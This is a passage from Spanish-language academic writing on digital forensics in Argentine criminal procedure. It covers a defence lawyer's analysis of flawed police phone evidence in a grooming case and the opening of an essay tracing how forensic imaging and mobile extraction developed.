
3) *Falta de idoneidad en el personal actuante.*

A poco que seguí ahondando en los detalles de la investigación, me topo con actos procedimentales que generaban —sin hesitaciones— nulidades absolutas e insalvables. El personal policial actuante no se encontraba adecuadamente capacitado para efectuar análisis y/o extracción de datos forenses; las buenas prácticas determinaban, para el caso en concreto, la aplicación del Convenio n.º 088/2016 —de

adhesión de la provincia de Santa Fe a su homólogo del Ministerio de Seguridad de la Nación n.º 234/2016—, por el que se reglamentó el Convenio de Cibercriminalidad de Budapest (Ley n.º 27.411), *de aplicación obligatoria para las fuerzas de seguridad de esta provincia*.

Todo el personal policial, en consecuencia, que interviniera en el secuestro, manipulación, extracción y análisis forense de dispositivos informáticos o prueba digital debía ser profesional altamente capacitado (“la evidencia digital solo debe ser examinada y analizada por personal idóneo, entrenado y capacitado para ese propósito.” III. PRINCIPIOS ESPECÍFICOS DE INTERVENCIÓN; 2. Examen por Expertos” [23, p. 10]). Al iniciar el análisis tras encender el dispositivo, el empleado policial no detalló en acta la utilización de *software* forense que completara la función de bloqueo de escritura para iniciar la copia forense de la información a analizar (no lo detalló *porque no utilizó ninguno*, a decir verdad). Tampoco se efectuó el *hasheado* de los metadatos que conformaban la evidencia a cotejar, ejercicios ineludibles según lo determina el convenio aludido supra. Sumado a todo ello, el funcionario actuante efectuó una búsqueda de “*información relacionada al hecho que se investiga*”, la cual se realizó sobre *el dispositivo en sí y no sobre una copia forense*, con el riesgo inescindible de alterar o suprimir metadatos de relevancia. Así y todo, una vez finalizada la *pseudopericia*, el investigador refirió en su informe que no se encontró ningún archivo de interés (imágenes, videos, documentos) y, al no tener ninguna red social instalada, tornó imposible el análisis de las mismas. Lo ideal hubiera sido, respetando lo preceptuado por las buenas prácticas, *reinstalar las redes sociales* y aplicaciones de mensajería instantánea para poder analizar la información recuperada, aunque siempre efectuado por personal *altamente capacitado*. El convenio 088/2016 establece, en su acápite III —Principios específicos de intervención—, Punto 2 (Examen por Expertos): “el personal que manipule evidencia digital deberá estar especialmente capacitado y entrenado para dicho propósito” (...) “la evidencia digital solo debe ser examinada y analizada por personal idóneo, entrenado y capacitado para ese propósito” [23, p. 14].

La manipulación del dispositivo celular de la imputada, concluyentemente, no respetó en modo absoluto los principios metodológicos de identificación, adquisición, preservación, análisis y presentación de resultados, necesarios para que el dictamen pericial fuera confiable y válido. La evidencia digital analizada por personal de la PDI no cumplió en modo alguno con los principios propios que hacen que toda prueba electrónica tenga validez como tal.

4) *Violación a la esfera de intimidad del imputado.*

Otro detalle a resaltar es la intromisión (no autorizada judicialmente) dentro del ámbito privado de un ciudadano. El

funcionario actuante —inidóneo— estableció bajo acta que *buscaba analizar redes sociales dentro del dispositivo celular* perteneciente a la joven docente. Una cosa es proceder al resguardo forense de datos simples, crudos, para poder realizar un posterior análisis de aquellos. Y otra cosa muy diferente *es querer entrometerse en forma arbitraria en la esfera de intimidad del individuo, sin la correspondiente autorización judicial, actuando solo por requisitoria fiscal*. Es advertido entonces que, para investigar todo lo relacionado a la esfera de reserva de la presunta imputada, se requiera obligatoriamente la observancia de que la orden sea impartida —fundadamente— por el juez de la investigación penal preparatoria.

A partir de todo lo expuesto, cabe afirmar que la orden impartida por el Fiscal, puesta en crisis por la defensa, respecto del análisis de los contenidos de los dispositivos móviles, claramente implica una intromisión al ámbito de privacidad de una persona. (...). Por ello, es claro que la información que pretende conocer, a través de la medida implica una injerencia al derecho a la intimidad de las comunicaciones resguardado constitucionalmente, y cuya intromisión solo puede ser dispuesta por una orden judicial fundada. Por lo tanto, cabe declarar la nulidad respecto de la orden de peritaje impartida por el Fiscal en fecha 12/10/2016, que obra a fs. 26 y de todo lo actuado en consecuencia, pues el MPF actuó ilegítimamente adoptando facultades que son propias y obligatorias del órgano Jurisdiccional y que vulneran el derecho a la intimidad, consagrado constitucionalmente (arts. 71, 72 inc. 2, 73 y 75 CPPCABA, 6 LPC)” [24].

Del mismo modo y en idéntica línea argumental:

la Corte Suprema de Justicia en el precedente “Quaranta”, del 31 de agosto de 2010 sostuvo que: ‘el derecho individual a la privacidad del domicilio de todo habitante -correlativo al principio general del artículo 19- en cuyo resguardo se determina la garantía de su inviolabilidad, oponible a cualquier extraño, sea particular o funcionario público... que nadie puede ser objeto de injerencias arbitrarias en su vida privada (...). ‘En conclusión para convalidar el registro del teléfono celular se debió requerir la orden del juez competente a fin de que evaluara la existencia de elementos objetivos idóneos para fundar una mínima sospecha razonable que justificara la medida (...). Además, la requisita se vio justificada recién ex post (...), lo que no permite justificar la intromisión ilegal’. (...) Entendemos que la nulidad de la revisión del celular arrastra el vicio a los actos posteriores del proceso que son su consecuencia inmediata y directa a la luz de la doctrina del fruto del árbol venenoso. [25, p. 33]

Nulidades insanables, si las hubo. Inclusive por imperio del

artículo 162 del código de rito.

5) Alternativas no utilizadas en la investigación por grooming.

Sorprende sobremanera cómo el organismo acusador no proveyó toda una serie de medidas típicas requeridas para el abordaje de esta clase de casos. En primer lugar, podría haber oficiado a las compañías prestatarias de servicio de internet (ISP) a los fines de determinar si la presunta imputada o su pareja (ella convivía con su novio, también docente, y la hija de ambos) poseían cobertura de servicio de red y, en su caso, quién era el titular de dicho servicio. Lo mismo para el responsable legal de la víctima. Orientado ello a obtener las direcciones IP asignadas a cada uno (requerir solamente datos de usuario o de abonado). Se podrían haber verificado, de este modo, las casillas de mail asignadas a cada uno, creadas a partir de aquellas IP relacionadas por las prestatarias del servicio de internet contratado o a través de sus números de celular, y oficiar en consecuencia, solicitando si hubo intercambio de datos de tráfico.

En segundo lugar, podría haberse efectuado una restauración del backup del servicio de mensajería WhatsApp, con el objetivo de establecer si hubo comunicación entre los números abonados que la víctima utilizaba al momento de los hechos y la presunta imputada, o en su caso los menores testigos. También podría haberse oficiado a las redes sociales Facebook e Instagram, para que informen si los involucrados poseían perfiles asignados, creados de acuerdo a sus datos reales de identidad, o conforme a las casillas de mail, o teniendo en cuenta los números de teléfono utilizados al momento de los hechos. En base a lo informado, se hubiera efectuado una adquisición forense de la Nube, con el objetivo de determinar si entre las personas mencionadas existió alguna clase de conexión o relación virtual (solicitud de contacto, de seguimiento o amistad, aceptados o no), como también intercambio de mensajes, audios, imágenes o videos.

Con idéntico fin, podría haberse oficiado a NCMEC Argentina², para determinar si existieron reportes, alertas o comunicaciones (*cybertips*) de perfiles denunciados, surgidos aquéllos por activación de protocolos respecto de comunicaciones sospechosas entre víctima e imputada, intercambios de chats y/o de contenidos de sexo explícito a través de las diversas plataformas digitales como Facebook, Twitter, Instagram o Google con las que NCMEC tiene convenios. En su caso, si hubo actuación del protocolo *Photo DNA*³. Nada de ello fue llevado a cabo, inclusive cuando estas medidas fueron requeridas al órgano fiscal por esta defensa

² National Center for Missing and Exploited Children: Centro Nacional para Niños Desaparecidos y Explotados.

³ PhotoDNA es una tecnología de identificación de imágenes que se utiliza para detectar pornografía infantil y otro contenido ilegal que se informa al

Centro Nacional para Niños Desaparecidos y Explotados según lo exige la ley.

técnica, terminando por archivar la investigación, refrendado ello por la magistratura interviniente, tiempo después [26].

D. “FLEITAS PÁEZ, Ximena s/Grooming”: segunda parte.

Surge una variación en la línea investigativa de esta defensa técnica: la imputada se transforma en víctima.

1) Presunto acceso no autorizado a las cuentas virtuales de la docente.

A la vez que quien suscribe se orientaba a esclarecer lo acontecido, acontece una variante de la teoría del caso. Fueron presentadas a la fiscalía constancias que la casilla de correo electrónico de Gmail de la docente había sido accedida ilegítimamente, no pudiendo recuperar su contraseña por aquel entonces, hasta unos meses después. Atento a ello, la imputada no tuvo dominio de dicha cuenta (ni de las aplicaciones vinculadas a Google, entre ellas la *app* nativa Google Fotos) por un prolongado lapso de tiempo. También había recibido avisos vía mail de inicios remotos de sesión no autorizados en su cuenta educativa (Classroom), en su perfil de Instagram desde el navegador web Google Chrome -en dos oportunidades- y desde un dispositivo Motorola modelo Moto G (5S). Mi clienta radicó entonces una denuncia penal en sede de la Policía de Investigaciones, por sospechar que personas desconocidas estaban intentando acceder en forma ilegítima a su perfil privado en aquella red social, procurando una suplantación de identidad. Del mismo modo, fue recibiendo varios mensajes extorsionadores -vía chat interno de Instagram- por parte de otro usuario exigiéndole ciertas conductas, presuponiéndose que estos pedidos estuvieran motivados por la viralización de su video íntimo (filmación que había dado pie a la investigación fiscal primigenia).

2) Extorsión y acceso ilegítimo.

Sin lugar a dudas la fémina fue víctima (*prima facie*) del delito de extorsión en grado de tentativa, utilizándose las redes sociales como un medio -digital- para cometer el mismo. Es bajo este curso argumental que esta defensa técnica comenzó a barajar la posibilidad de que personas de ignorada identidad, aprovechando un descuido de la víctima, accedieran a su dispositivo de telefonía celular, burlando su patrón de desbloqueo. Obedeciendo quizá a la idea de llevar a cabo un simple divertimento, encontraron, en su “husmeo digital”, el descripto video personal de mi defendida, filmación que fuera destinada a ser viralizada en redes sociales, servicios de mensajería instantánea y sitios web de pornografía. Este ilícito es conocido como “Acceso Ilegítimo a un Sistema Informático de Acceso Restringido”, contemplado por el artículo 153 bis del Código Penal argentino.

He aquí el surgimiento de un nuevo curso de los acontecimientos, emanado de la relación entre hechos denunciados e investigados, que presentan una particular conexidad: *apropiación de dispositivo celular-sustracción de datos restringidos-extorsión-viralización*. Surgió una altísima posibilidad que alumnos del colegio (como a posteriori se logró comprobar), menores de edad (inimputables), accedieran al *smartphone* de la presunta imputada (ahora víctima), para así manipularlo y descubrir este archivo de video, para luego viralizarlo.

3) Aprendiendo el funcionamiento de Google Fotos.

Ahora bien, el descubrimiento de la filmación no solamente fue algo absolutamente premeditado, sino que exigió por parte de los autores del ilícito una cierta experticia. Sumada a un lapso de tiempo prudencial, permitió el logro del objetivo buscado: el video (que inicialmente iba a estar dirigido a la pareja de la docente para una ocasión particular, pero luego fuera eliminado por razones personales) quedó alojado en la Papelera de Reciclaje de la aplicación nativa del sistema operativo Android: *Google Fotos*. La víctima jamás supo (excepto cuando ya fue demasiado tarde) que aquella filmación no sería eliminada de la memoria interna del dispositivo por un plazo (establecido en forma automática por la misma *app*) de *sesenta días*. Fue en dicho período que accedieron en forma no autorizada a su dispositivo, compartiendo dicho video en forma ilegítima. Técnicamente, la *app* Google Fotos mantiene, en su Papelera de Reciclaje, los distintos archivos gráficos y de video *exhibidos con una vista previa*, detalle importante cuando un extraño intenta buscar filmaciones o fotografías de carácter íntimo.

Gracias a la intervención de un asesor técnico privado altamente capacitado (cuya participación se normativiza a través del artículo n.º 183 segundo párrafo, Código Procesal Penal), se realizó una pericia informática forense sobre el celular, propiedad de la docente. Se analizaron datos de restauración de una tarjeta de memoria extraíble micro SD incorporada, cuentas de correo electrónico vinculadas al perfil de Google asociado a dicho dispositivo, información de cuenta recopilada gracias al servicio web de recuperación de datos Google Takeout, al igual que metadatos similares relacionados con la restauración forense del *smartphone* en sí. Luego de una minuciosa búsqueda y análisis de archivos en formato gráfico y de video que realicé a través de software de análisis como FTK Imager, Encase Forensics y Autopsy, fue imposible detectar la presencia del video propagado que dio inicio a la investigación. Pero sí descubrí dos archivos gráficos con la extensión .jpg con una asignación nativa, muy específica.

4) Funcionalidad de las API. De un video viralizado a selfies ocultas.

La mayoría de los sistemas operativos para móviles Android

(en sus distintas versiones) mantienen —hasta el día de hoy— variadas aplicaciones (nativas o descargables desde el antiguo Market o el actual Google Play) para visualizar sus fotos. Las API^[4] que aquellas utilizan, en las variadas versiones de este sistema operativo, normalmente determinan por defecto (y de acuerdo a los algoritmos introducidos por los distintos desarrolladores) que la *app* de cámara de Android guarde una foto de tamaño original conforme a la lente incorporada al dispositivo, si se proporciona un espacio de almacenamiento para hacerlo. Esto lo efectúa el mismo sistema operativo a través de aquellas API. Al tomarse una fotografía, se generan datos EXIF^[5], que es un conjunto de información que acompaña a cada archivo gráfico (o de video) generado. Es así que cuando desde el dispositivo móvil realizamos una foto (o una filmación), automáticamente se incluyen fecha y hora, datos de la cámara utilizada, valores ISO [27] ^[6] e incluso la ubicación geográfica de la foto, si en ese momento se tenía la geolocalización activada. E irremediablemente y por defecto, cada archivo será guardado con denominación de extensión gráfica (o de video) junto a la fecha completa, hora, minutos y segundos como nombre de archivo (por ejemplo, *IMG_20200622_180234.jpg*). En base a lo antes expuesto, logrando analizar en particular los nombres de los archivos en formato gráfico recuperados, pude determinar que los mismos fueron grabados en la memoria micro SD (por parte de la *app* Android Cámara) en una fecha y horarios determinados: momentos en los cuales la docente se encontraba realizando actividades extracurriculares de campamento en la provincia de Córdoba. Se logró establecer asimismo que, conforme a la cercanía de los rostros en las imágenes, era indudable que los autores de las fotos eran menores de edad, y se habían tomado bajo la modalidad conocida como “*selfie*”: dos fotografías con tres niños en cada una, *todos ellos alumnos de la institución y concurrentes al campamento de referencia*.

Como conclusión, se pudo lograr deducir —con un alto grado de verosimilitud— de que estos menores de edad pudieron estar involucrados en la comisión del delito contemplado por el artículo 153 bis del Código Penal argentino: dichas fotos son indicios reales de que pudieron apropiarse indebidamente del dispositivo celular de la docente mientras ella se dedicaba a las labores propias del campamento, burlar su patrón de bloqueo (que ella reconoció como simple: solamente la letra “Z”), y acceder a contenidos digitales de índole privada, lo cual se encuentra penado por la ley. Es más que claro que la conducta típica desarrollada por los autores fue *el acceso no autorizado al dispositivo*, independientemente de si detectaron, visualizaron o viralizaron los contenidos almacenados en aquel.

VI.COLOFÓN.

A. Necesidad del control judicial en la investigación penal preparatoria.

El sistema acusatorio, merced a la oralidad que lo caracteriza, delega inicialmente la carga de la prueba en manos del órgano acusador; así, corresponde entonces a la fiscalía (o a la querrela, en los casos en que su intervención sea posible) probar la responsabilidad penal del imputado en los hechos que se investigan. A consecuencia de ello, la gestión inculpativa lleva a la necesaria contradicción entre los actores del proceso, la cual se torna evidente desde el momento en que existe una parte interesada en recabar prueba y otra interesada en verificar si esta es legítima o no, o producir contrapueba que refute la anterior. Es importante que esto exista ya desde la propia investigación penal preparatoria, debido a que probablemente algunos indicios surgidos en aquella etapa ya puedan incorporarse directamente al debate, sino además porque, en general, la investigación preliminar busca perfilar el resultado del proceso. La cuestión se torna más escabrosa cuando juez o fiscal no permiten la participación de la defensa o la querrela en los actos generadores de prueba de cargo:

No es entendible la negativa, sin más, del órgano investigador a permitir la intervención de la defensa en la etapa de investigación ni su negativa a tomar en cuenta las pruebas ofrecidas por ella; pues así lo único que se logra es una decisión conclusiva que puede resultar incompleta y sesgada, en el tanto se dejan de lado apreciaciones e hipótesis que luego, en debate, pueden resultar incluso más convincentes y fuertes, desmejorándose así la posición de la fiscalía en la etapa crucial del proceso [28].

Como señala Alexy, haciendo alusión a la teoría de la argumentación de Perelman, “quien actúa con parcialidad, supuesto que sea sincero, convence sólo a aquellos entre los cuáles él se encuentra. Quien quiere convencer a todos, debe ser imparcial. Esto presupone que él presente también los respectivos contraargumentos” [28].

En realidad, los judicandos sí deben ejercer un rol de control, pero del celoso cumplimiento y de la observancia de las garantías constitucionales por parte de la policía y del organismo acusador. No por nada los sistemas procesales en numerosas provincias lo denominan, justamente, “*juez de garantías*”.

Llegado a la culminación de este punto de análisis, es necesario echar una última luz sobre otras realidades. Teniendo en cuenta las reglas de la sana crítica, receptadas en los distintos

⁴ Application Programming Interface: interfaz de programación de aplicaciones.

⁵ Exchangeable Image File Format: formato de archivo de imagen intercambiable.

⁶ La sensibilidad ISO, antes denominada ASA, determina la capacidad del

sensor de su cámara para percibir la luz. Cuanto mayor sea la sensibilidad, más sensible será el sensor a la luz y menos tiempo necesitará para captar una escena. De este modo, podrá trabajar con velocidades de obturación rápidas para evitar el desenfoque.

códigos procesales, son los magistrados quienes deberán, por un lado, internalizar aspectos técnicos propios de otras profesiones —más afines a la informática que al derecho—, a fin de nutrirse de las equivalencias suficientes para comprender acerca de aquello que tienen que resolver. Ello siempre teniendo presente las cualidades esenciales de los entornos digitales involucrados, a los cuales aquellos muchas veces no están acostumbrados: “Lo importante acá no es tanto que los jueces y fiscales se aggiornen al uso de las nuevas tecnologías (aunque sea algo inevitable), sino que logren comprender acabadamente cómo funcionan y cuáles son sus características más salientes, lo que a su vez permitirá un correcto encuadre normativo” [29, p. 351]. Y lograr, de este modo, una adecuada armonía entre la aplicación de las leyes procesales y el mantenimiento de las garantías constitucionales.

REFERENCIAS

- [1] J. E. Bura Peralta, “Reflexiones acerca de la recolección de la evidencia digital en las instancias iniciales del proceso penal. Su presentación judicial. Valoración legal como actos definitivos e irreproducibles,” *Revista Derecho y Tecnología: el avance de las nuevas tecnologías en el Derecho*, vol. I, Rubinzal Culzoni, dic. 2022.
- [2] A. H. Di Iorio, *Guía Integral de Empleo de la Informática Forense en el Proceso Penal*, 2da ed. Mar del Plata: Universidad FASTA, 2016.
- [3] M. A. Nessi, *Manual de Evidencia Digital*. Lima: American Bar Association - ABA ROLI, 2017.
- [4] E. Molina Quiroga, “Ley de expedientes digitales y notificaciones electrónicas judiciales,” *La Ley*, vol. 2011-C, p. 1224, jun. 2011.
- [5] A. H. Di Iorio *et al.*, *El Rastro Digital del Delito*. Mar del Plata: Universidad FASTA Ediciones, 2017.
- [6] M. G. Salt, “El acceso transfronterizo de datos y las técnicas de acceso remoto a datos informáticos: nuevos desafíos de la prueba digital en el proceso penal,” Tesis doctoral, Córdoba, mayo 2017.
- [7] A. A. Baytelman y M. J. Duce, *Litigación penal, juicio oral y prueba*. Santiago de Chile: Universidad Diego Portales, 2004.
- [8] J. C. Baclini y L. A. Schiappa Pietra, *Código Procesal Penal de Santa Fe comentado, anotado y concordado*. Rosario: Editorial Juris, 2017.
- [9] A. H. Di Iorio, *Ciberdelincuencia II*. Buenos Aires: Editorial B de F, 2018.
- [10] “eMule,” *Perito Informático*. [En línea]. Disponible: <https://peritoinformatico.es/claves-defensa-acusacion-pornografia-infantil/>. [Accedido: 15-feb-2022].
- [11] Ministerio Público Fiscal de la República Argentina, “Guía De Obtención, Preservación y Tratamiento de Evidencia Digital,” Resolución PGN 756/2016, 2016.
- [12] “ISO/IEC 27037:2012 Nueva Norma para la Recopilación de Evidencias,” *Perito IT*, oct. 2012. [En línea]. Disponible: <https://peritoit.com/2012/10/23/ISOIEC-270372012-NUEVA-NORMA-PARA-LA-RECOPIACION-DE-EVIDENCIAS/>.
- [13] V. Anselmino, “Las garantías constitucionales y la regla de exclusión probatoria en el proceso penal,” *Anales de la Facultad de Ciencias Jurídicas y Sociales, U.N.L.P.*, no. 42, 2012. [En línea]. Disponible: http://sedici.unlp.edu.ar/bitstream/handle/10915/27004/Las_garant%C3%ADas_constitucionales_y_la_regla_de_exclusi%C3%B3n_probatoria_en_el_proceso_penal.pdf?sequence=1.
- [14] *Código Procesal Penal de la Provincia de Santa Fe*, Ley Nº 12.734.
- [15] R. Núñez, *Código Procesal Penal de Córdoba anotado*. Buenos Aires: Editorial Marcos Lerner, 1978.
- [16] F. D’Albora, *Código Procesal Penal de la Nación anotado, comentado y concordado*. Buenos Aires: Editorial Lexis Nexis, 2002.
- [17] J. I. Cafferata Nores, *La Prueba en el Proceso Penal*. Buenos Aires: Editorial Depalma, 2001.
- [18] J. Fusalba y J. M. López Zavaleta, “Los registros domiciliarios con análisis de dispositivos de almacenamiento de datos en el lugar. Qué ocurre en las investigaciones de delitos que involucran la integridad sexual de menores. Realidad judicial y la implicancia de la adhesión de la República Argentina al Convenio de Budapest sobre Ciberdelincuencia. Necesidad de reformas procesales,” en *Ciberdelincuencia II*, D. Dupuy, Dir., Montevideo - Buenos Aires: Editorial B de F, 2018, pp. 205-218.
- [19] Cámara Nacional de Apelaciones en lo Criminal y Correccional, Sala 4, “A., J. A. y otros s/ nulidad Asociación ilícita y otros.”
- [20] V. Regali, “Las garantías procesales en la obtención de evidencia digital,” *Microjuris*, 25-abr-2021. [En línea]. Disponible: <https://aldiaargentina.microjuris.com/2021/04/27/doctrina-las-garantias-procesales-en-la-obtencion-de-evidencia-digital/>.
- [21] Tribunal Oral en lo Criminal Federal de Santa Fe. “V. C. E. s/ infracción arts. 153 bis primer párrafo y 149 ter inc. 1 del C. Penal” - [En línea]. Disponible: <https://aldiaargentina.microjuris.com/2022/10/13/fallos-hacking-condena-por-ingresar-al-sistema-informatico-de-un-medio-periodistico-e-insertar-un-virus-en-sus-terminales-para-publicar-en-su-pagina-a-la-vista-del-publico-un-mensaje-intimidante-d/>
- [22] J. E. Bura Peralta, “Acreditación y valoración judicial sobre calumnias e injurias vertidas a través de redes sociales,” <https://www.google.com/url?sa=E&source=gmail&q=elDial.com>, 29-abr-2019.
- [23] Ministerio de Seguridad. Convenio de Adhesión al Protocolo General de Actuación para las Fuerzas Policiales y de Seguridad en la Investigación y Proceso de Recolección de Pruebas en Ciberdelitos (Resolución MS N°234/2016. [En línea]. Disponible: https://www.argentina.gob.ar/sites/default/files/conv-088_16_stafe_ciberdelitos.pdf
- [24] Cámara de Apelaciones en lo Penal, Contravencional y de Faltas de la CABA, “Núñez, Jesús Omar s/artículo 91 CC,” Causa n.º

3712-00-00/16.

[25] Cámara Nacional Criminal y Correccional de Capital Federal, Sala VI, “Villareal, Walter Andrés y otro,” Causa 1404/12, 19-oct-2012.

[26] Colegio de Jueces de Primera Instancia - Distrito Judicial N° 1 (Santa Fe), “Fleitas Páez, Ximena s/Grooming,” CUIJ N° 21-08098928-5, Resolución de archivo, 01-feb-2021.

[27] “Fotografía: la sensibilidad ISO,” *L’Atelier Canson*. [En línea]. Disponible: <https://www.lateliercanson.es/fotografia-la-sensibilidad-iso>.

[28] R. Alexy, *Teoría de la argumentación jurídica*. Madrid: Centro de Estudios Políticos y Constitucionales, 2007.

[29] J. E. Bura Peralta, “El rol del abogado querellante frente a la investigación de los delitos del área digital,” en *Tratado de la prueba electrónica*, Tomo III, Cap. 4, G. E. Bielli, C. J. Ordoñez y G. H. Quadri, Dirs., Buenos Aires: Thomson Reuters La Ley, 2021, pp. 325-390.

La informática forense, una disciplina en constante evolución

Gustavo Daniel Presman

Ingeniero Electrónico egresado en 1987 de la Facultad de Ingeniería UBA, cuenta con un Máster en Tecnologías de la Información y las Comunicaciones del Programa GADEX realizado en España en 2011. Posee certificaciones Internacionales en tópicos forenses: CCE, EnCE, MCFE y CNPFA y es miembro de HTCIA y otras asociaciones internacionales de Informática Forense. Cuenta con más de treinta años de actividad profesional privada en las áreas de Informática y redes de computadoras.

En su amplia trayectoria fue Perito Judicial en Informática y electrónica con actuación en la Suprema Corte de Justicia, Cámaras nacionales y provinciales, consultor de la OEA en el programa OEA Cyber y de INTERPOL en el programa GLACY+ y miembro del Programa Nacional contra la Criminalidad Informática. Actualmente es consultor de UNODC en el programa global en Ciberdelitos y expositor frecuente en todo Latinoamérica en conferencias sobre tópicos forenses.

Artículo de Investigación

Recibido: 14-04-2025 Aceptado: 02-10-2025 Publicado: 03-03-2026

Licencia (CC):



Universidad FASTA. Facultad de ingeniería; Mar del Plata, Argentina.

Cuando comencé a transitar el camino del peritaje informático, hace 30 años, prácticamente no existía tal especialidad criminalística. Todo se hacía de una manera empírica y poco se pensaba en cuanto a la preservación y tratamiento de la evidencia digital.

En esta nota voy a transitar fugazmente el camino que recorrí hasta nuestros días y aventurar qué es lo que se viene.

GÉNESIS

En el principio, todo se resumía en ver qué había en una computadora e imprimirlo para agregarlo en un expediente de papel. El desconocimiento tanto de los peritos como de los operadores judiciales generaba una muy baja comprensión de esta prueba, que generalmente no era considerada y terminaba siendo dejada de lado. Hacía muy pocos años que esta disciplina había comenzado a ser valorada, sobre todo en Estados Unidos e Inglaterra.

Extraíamos y resguardábamos en un medio alternativo solo registros informáticos visibles. No teníamos en cuenta objetos eliminados hasta que empezaron a aparecer las primeras aplicaciones que permitían copiar todo el disco, incluyendo las áreas no controladas por el sistema operativo, como el espacio no asignado y el espacio sin particionar. Ello nos fue permitiendo recuperar, en algunos casos, archivos completos que habían sido borrados por acción positiva del usuario y que ya no se encontraban en la papelería de reciclaje o eran accesibles por medio del sistema operativo.

Esta capacidad comenzó a ser cuestionada fuertemente por los operadores judiciales al no poder comprender su origen ni, sobre todo, garantizar que provenían de donde el perito decía que los había obtenido, algo que también nos resultaba difícil de explicar a nosotros los peritos.

Es allí donde tuvimos que empezar a aprender cómo comunicarnos con los operadores judiciales, más allá de los aspectos procesales, para poder explicarles en lenguaje llano a qué respondían nuestros hallazgos y por qué los considerábamos válidos.

La irrupción en la informática forense de las funciones de *hash* lo cambió todo. La aparición de los digests matemáticos como mecanismo de validación permitió asegurar la integridad de los registros informáticos y garantizar que aquella evidencia digital, inherentemente intangible, que se incorporaba en un proceso judicial podía ser validada en cualquier momento y asegurar que se trataba de la misma, de manera fehaciente.

El uso de las funciones de *hash* generó un ordenamiento en nuestra actividad, ya que los operadores judiciales empezaron a escuchar y de a poco entender para qué servía. En términos

procesales, les dio una herramienta para conceptualizar y poder, de alguna forma, encajar esa evidencia digital en sus procesos.

LA EDAD DE ORO

La aparición de las imágenes forenses fue un hito en la profesión. Hacer una copia completa del contenido de un dispositivo de almacenamiento, “bit a bit”, “bloque a bloque” y a nivel físico, ya nos permitía tener visibilidad en las áreas en las que el sistema operativo normalmente no tiene acceso y, como broche de oro, una o dos funciones de Hash para contrarrestar los eventuales planteos por colisiones.

Realizar imágenes forenses o copias forenses pasó a ser una tarea cotidiana de los peritos que hasta empezó a ser ordenada, con lujo de detalle y variadas denominaciones como “clonado” o “copia espejo”, por los operadores judiciales al plasmar el cuestionario pericial.

Comenzaron a aparecer copias forenses de todo tipo de dispositivos de almacenamiento, tales como discos duros, *pendrives* y discos ópticos, que combinadas con las nuevas herramientas de “uso forense”, llevaron nuestra actividad a otra dimensión.

Ahora era posible explorar el contenido que antes era inaccesible y llevar a cabo búsquedas en lugares inesperados donde podía existir evidencia que el usuario desconocía o que voluntariamente depositaba en esas áreas para dificultar su hallazgo.

Un nuevo ingrediente comenzó a interesar al operador judicial a pesar de resultarles, en ocasiones, confuso: los metadatos, esos datos indirectos que permiten inferir algunos aspectos adicionales al contenido de un archivo y que en el ecosistema actual resultan una fuente de evidencia a tener en cuenta. Las imágenes forenses que conservan metadatos internos y externos, sumados a las aplicaciones de análisis forense con capacidad de identificarlos y procesarlos, llevaron a la prueba digital a un nivel de desarrollo que antes no había existido.

Las copias forenses se pueden realizar de manera directa extrayendo el dispositivo de almacenamiento o indirecta sobre el mismo equipo que lo contiene, tomando los recaudos necesarios para evitar la contaminación digital.

Es en estos tiempos que la informática forense encontró una nueva superficie de desarrollo en el ámbito corporativo.

El incipiente aumento de los incidentes informáticos en las diferentes organizaciones privadas comenzó a requerir, en las áreas de auditoría interna, de informes técnicos que necesitaban de la participación de un perito informático, ya sea para sumarios internos o cumplimiento con organismos externos.

La recolección y preservación de evidencia digital, frecuentemente con el complemento de un acta notarial y la producción de dictámenes técnicos, comenzó a ser frecuente a nivel corporativo, tanto para la toma de decisiones internas como para una eventual judicialización del incidente, lo que requeriría cumplir con las buenas prácticas existentes en el tratamiento de la evidencia digital para soportar los eventuales planteos en sede judicial.

Naturalmente, en estos tiempos, el uso de dispositivos informáticos estaba masificado, por lo que su impacto en la vida cotidiana ya era muy alto, trasladándose ese impulso no solo a hechos delictivos, sino también a situaciones controversiales que se resolvían en el ámbito civil, por lo que el interés en nuestra profesión empezó a crecer tanto en la oferta de profesionales interesados como en la demanda judicial y ahora también la corporativa.

La ejecución de imágenes forenses se consolida en esta época como un procedimiento repetible y totalmente auditable.

Las herramientas forenses, en su gran mayoría, son desarrolladas como “de profundidad”, es decir, que pueden penetrar en las entrañas del sistema operativo y de la estructura física de los dispositivos de almacenamiento, exigiendo una sólida preparación y conocimiento de los peritos informáticos.

Es en estos tiempos cuando empiezan a aparecer diversos documentos para ordenar nuestra actividad, como guías de trabajo, protocolos y normas que aún en nuestros días resultan necesarios, pero a la vez en ocasiones colisionan entre sí, no solo por sus requisitos, sino también por el vertiginoso avance de la práctica forense informática.

LA REVOLUCIÓN INDUSTRIAL

Posiblemente el salto cualitativo y cuantitativo en nuestra especialidad se dio con la irrupción de los teléfonos celulares. Esos dispositivos móviles muy rápidamente evolucionaron de ser una versión desconectada de los teléfonos fijos a grandes repositorios de información personal. Producto de la proliferación geométrica de aplicaciones móviles que generan y procesan información, estos dispositivos cambiaron definitivamente el paradigma de la extracción, preservación y tratamiento de la evidencia digital.

En primer lugar, ya no resulta posible, como en las imágenes forenses, realizar una copia forense en los términos en que se encuentra definida, ya que no es posible extraer el “dispositivo de almacenamiento” ni iniciar el teléfono con un sistema operativo alternativo que impida las marcas de tiempo sobre su contenido. Por esta razón, al hablar de dispositivos móviles, el término apropiado es el de “extracción forense”.

Para mayor complejidad, no existe una única forma de extracción forense de un teléfono celular y no todas las formas de extracción forense están disponibles en todos los celulares.

La extracción forense de un celular primero requiere contar con el PIN o patrón de desbloqueo, algo que frecuentemente y sobre todo en casos judiciales no tenemos, lo que deriva en disponer de herramientas que puedan obtener dicho código o acceder sin el mismo.

Estas herramientas, de muy alto costo, solo están disponibles en contadas ocasiones y, así y todo, no garantizan poder desbloquear el dispositivo y menos en un plazo conocido.

Una vez que se accede a contenido, dependiendo de la marca y modelo específico, se podrán realizar extracciones de tipo lógico, físico y de sistemas de archivo en general o algunas extracciones particulares y puntuales que en su mayoría requieren de la introducción de un agente, previo a la preparación y acondicionamiento de ciertas configuraciones en el dispositivo móvil.

Las distintas extracciones forenses constituirán la materia prima que permitirá posteriormente, mediante el análisis, obtener los artefactos forenses que podrían estar presentes en algún tipo de extracción y ausentes en otras.

El inconmensurable universo de marcas y modelos de teléfonos deriva en que las herramientas forenses para la extracción no tengan capacidades para todos ellos, pudiendo en algunos casos realizar extracciones más limitadas que en otros, razón por la cual algunos artefactos forenses aparecen al analizar algunas extracciones y en otras no.

